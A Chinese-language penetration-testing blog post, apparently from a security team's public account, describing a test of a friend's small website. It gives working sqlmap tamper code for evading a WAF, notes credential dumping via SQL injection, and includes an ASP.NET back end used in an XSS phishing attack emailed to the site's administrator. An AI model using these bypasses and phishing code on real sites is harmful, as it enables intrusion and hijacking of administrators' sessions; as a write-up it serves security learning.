一次迂回的渗透测试之旅

原创雪狼别动队 酒仙桥六号部队
2020-10-13原文

这是 **酒仙桥六号部队** 的第 **88** 篇文章。

全文共计2460个字，预计阅读时长9分钟。

一、起因

前几天朋友发来一个站，说让我帮他测试一下网站的安全程度，看到是一个小站就暗暗欣喜，但经过一段时间的尝试后，发现这个网站虽然功能不咋地但是可以直接getshell的漏洞几乎为0。

二、奇葩的waf


随手一个 and 1=1，有waf？？？？这个小站竟然也有waf？？

emmmmm一个很小众的waf，用的人很少。

本着遇到waf就让对方添加白名单的原则想和朋友说一下。但是转念一想，不能让他小瞧我啊，怎么能辜负我在他面前吹过的牛皮呐~

好啊那就绕一下！

随手将空格换成+号，竟然绕过了。。。。。好吧，是我太年轻了。



既然有了绕过方法，直接写tamper，翻了一下sqlmap的tamper发现有可以直接替换的脚本（正好懒得写了）：

```
retVal = payload

if payload:
    retVal = ""
    quote, doublequote, firstspace = False, False, False

    for i in xrange(len(payload)):
        if not firstspace:
            if payload[i].isspace():
                firstspace = True
                retVal += "+"
                continue

        elif payload[i] == '\'':
            quote = not quote

        elif payload[i] == '"':
            doublequote = not doublequote

        elif payload[i] == " " and not doublequote and not quote:
            retVal += "+"
            continue

        retVal += payload[i]

return retVal
```

意思就是在payload中isspace检查给定的字符是否为空格，如果是空格的话直接替换为“+”号。既然有注入那就直接丢到sqlmap中跑吧（能自动就自动吧）。

（Ps：之前看到过某位大师傅写的也是这个waf，可以参考一下：https://mp.weixin.qq.com/s/jtz2QxCs4jIOWWgNFzTb8Q，这一篇也是WTS绕过，绕过过程也很奇葩。）

但是很奇葩的是，这个上sqlmap也是一片红，怀疑可能是在代码层面做了一些限制。

既然这样那就自己手注绕过吧。

经过测试他用正则将select、union等关键字过滤，也不能用/**/等，制表符等也不能用，也尝试了上文中将--%oa放在select后面也没办法绕过，常规绕过基本都测试过了都不行，便又返回去从数据库的版本入手，后来发现数据库版本为MySQL 5.5.11，这个版本在字母前添加%也会正常解析为原字母，如：%s%e%l%e%c%t会被解析为select，经过测试，可以绕过其代码层面的防护。

手注是不可能的，那就重新编写一下tamper

将代码直接添加到上面tamper的后面即可。

```
next_retVal = ""


    i = 0

    while i < len(retVal):


      if retVal[i] == '%' and (i < len(retVal) - 2) and retVal[i
+ 1:i + 2] in string.hexdigits and retVal[i + 2:i + 3] in
string.hexdigits:


        next_retVal += retVal[i:i + 3]


        i += 3


      elif retVal[i] != ' ':
```

```
            next_retVal += '%%%s' % retVal[i]

            i += 1

        else:

            next_retVal += retVal[i]

            i += 1

    return next_retVal
```

接下来就是一顿常规操作拿到用户名和密码。

将得到的password密文直接丢到cmd5解密：

经过解密后得到密码888888，虽然能够得到敏感数据，但是对于一个优秀的渗透测试人员来说无法getshell就不是一个完美的结果。

查看了一下权限emmmm无法直接--os-shell，好吧，那就寻找后台有账户和密码直接登录后getshell吧。


for a long long time.....

好吧，拿出我珍藏的四万字典都没有找到！怪不得给我网站的时候一脸贼笑。

既然注入没有用，那就再看看还有什么漏洞可以getshell吧。


几乎所有手段都上去之后又找到两处反射型XSS，但是对于getshell几乎没有什么用，如果不能getshell那不就破坏我在他心中的高大形象了吗？

就在so参数这边存在一处反射型XSS漏洞，近乎鸡肋。。。。。



在几乎所有努力下，最终放弃传统通过漏洞打进去的方法，采用钓鱼的方法进行迂回。

如图所示,发现一处管理员的邮箱。



三、峰回路转

既然有了反射型XSS和邮箱地址对于接下来的动作就很好说了，之前在万能的github上看到一个利用XSS钓鱼，cna插件配合php后端收杆的脚本（https://github.com/timwhitez/XSS-Phishing）感觉很不错，但是一想，身为一个官方公众号怎么能直接将别人的代码拿来凑字数呐，便用asp重写了一个，顺便优化了一个当传参为空时的判断条件。

bobo.aspx主要代码如下：

```
<%@ Page Language="C#" AutoEventWireup="true"
CodeBehind="bobo.aspx.cs" Inherits="XSS.bobo" %>



<!DOCTYPE html>



<html xmlns="http://www.w3.org/1999/xhtml">

<head runat="server">

<meta http-equiv="Content-Type" content="text/html; charset=utf-
8"/>

  <title></title>

</head>

<body>

  <form id="form1" runat="server">
```

```
        <div>

    </div>

  </form>

</body>

</html>
```

bobo.aspx.cs的代码如下：

```
using System;

using System.Collections.Generic;

using System.Linq;

using System.Web;

using System.Web.UI;

using System.Web.UI.WebControls;

using System.IO;
```

```
using System.Text;



namespace XSS

{

  public partial class bobo : System.Web.UI.Page

  {

    public static string EncodeBase64(Encoding encode, string
source)

{

      string decode = "";

      byte[] bytes = encode.GetBytes(source);

      try

      {
```

```
            decode = Convert.ToBase64String(bytes);

        }

        catch

        {

            decode = source;

        }

        return decode;

    }

    protected void Page_Load(object sender, EventArgs e)
{

        string db = "botIPs.txt";

        string addr = HttpContext.Current.Request.UserHostAddress;
```

```
      HttpContext.Current.Response.AddHeader("Access-Control-
Allow-Origin", "*");

      HttpContext.Current.Response.AddHeader("Access-Control-
Allow-Credentials", "true");

      object getaddrIsin =
HttpContext.Current.Request.QueryString["getaddr"];

      if (getaddrIsin !=null && getaddrIsin.ToString() != "")

      {

        HttpContext.Current.Response.AddHeader("Content-type",
"text/json; charset=utf-8");

        object boboCookieIsin=
HttpContext.Current.Request.Cookies["getaddr"];

        string Info = "";

        if (boboCookieIsin != null && boboCookieIsin.ToString()
!= "")

        {
```

```
            Info = $"var returnCitySN = {{\"cip\": \"{addr}\",
\"bobo\":\"111111\"}};";

            Response.Write(Info);

        }

        else

        {

            Info= $"var returnCitySN = {{\"cip\": \"{addr}\",
\"bobo\": \"000000\"}};";

        }

    }

    object boboIsin =
HttpContext.Current.Request.QueryString["bobo"];

    if (boboIsin != null && boboIsin.ToString() != "")

    {
```

```
            HttpCookie httpCookie = new HttpCookie("bobo");

            httpCookie.Value = "bobo";

            httpCookie.Expires = DateTime.Now.AddDays(10);

            HttpContext.Current.Response.SetCookie(httpCookie);

        }

        object get_ip =
HttpContext.Current.Request.QueryString["ip"];

        if (get_ip != null && get_ip.ToString() != "")

        {

            string botIP = get_ip.ToString();

            StreamReader streamReader = new StreamReader(db);

            string line = streamReader.ReadToEnd();
```

```
        streamReader.Close();

        string[] botIPs = line.Split('\n');

        if (botIPs.Contains(EncodeBase64(Encoding.Default,
botIP)))

        {

          Response.Write("ip exist");

        }

        else

        {

          StreamWriter streamWriter = new StreamWriter(db);

          streamWriter.Write(botIP+"\n");

          streamWriter.Close();

        }
```

```
        }

        object search=
HttpContext.Current.Request.QueryString["search"];

        if (search != null && search.ToString() != "")

        {

          string ip = search.ToString();

          if (File.Exists(db))

          {

            StreamReader stream = new StreamReader(db);

            string line = stream.ReadToEnd();

            stream.Close();

            string[] botIPs = line.Split('\n');
```

```
          if (botIPs.Contains(EncodeBase64(Encoding.Default,
ip)))

          {

            Response.Write("in");

          }

          else

          {

            Response.Write("bobo");

          }

        }

      }

    }

  }
```

}

Global.asax.cs主要代码如下：

```
using System;

using System.Collections.Generic;

using System.Linq;

using System.Web;

using System.Web.Security;

using System.Web.SessionState;



namespace XSS

{

  public class Global : System.Web.HttpApplication

  {
```

```
    protected void Application_Start(object sender, EventArgs e)
{

    }

  }

}
```


效果图如下：

名称	类型	压缩大小	密码保护	大小	比率	修改日期
App_Data	文件夹					2020/9/5 22:13
bin	文件夹					2020/9/5 23:26
Models	文件夹					2020/9/5 22:13
obj	文件夹					2020/9/5 23:26
Properties	文件夹					2020/9/5 23:26
bobo.aspx	ASPX 文件	1 KB	否	1 KB	32%	2020/9/5 22:14
bobo.aspx.cs	CS 文件	1 KB	否	4 KB	75%	2020/9/5 23:25
bobo.aspx.designer.cs	CS 文件	1 KB	否	1 KB	48%	2020/9/5 22:14
Global.asax	ASAX 文件	1 KB	否	1 KB	3%	2020/9/5 22:13
Global.asax.cs	CS 文件	1 KB	否	1 KB	45%	2020/9/5 22:13
packages.config	CONFIG 文件	1 KB	否	1 KB	17%	2020/9/5 22:13
Web.config	CONFIG 文件	1 KB	否	2 KB	51%	2020/9/5 22:13
Web.Debug.config	CONFIG 文件	1 KB	否	2 KB	42%	2020/9/5 22:13
Web.Release.config	CONFIG 文件	1 KB	否	2 KB	43%	2020/9/5 22:13
XSS.csproj	CSPROJ 文件	2 KB	否	7 KB	72%	2020/9/5 22:26
XSS.csproj.user	USER 文件	1 KB	否	2 KB	62%	2020/9/5 23:27

OK，既然代码方面已经完成，那么接下来就构造我们精心制作好的钓鱼邮件（URL注意编码或者生成短链接）发送给网站管理员，当网站打开后效果如下：

after long long time.....


终于等到管理员上线。



紧接着就给朋友说：嘿伙计，你上线了。经过一系列的彩虹屁后迫不得已给他修复了。

四、结尾

渗透测试的路上真的有好多磕磕绊绊，也许你可以脱库，但是可能你并不会getshell，这时，只要你换一种思路，也许就能够得到意想不到的结果。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论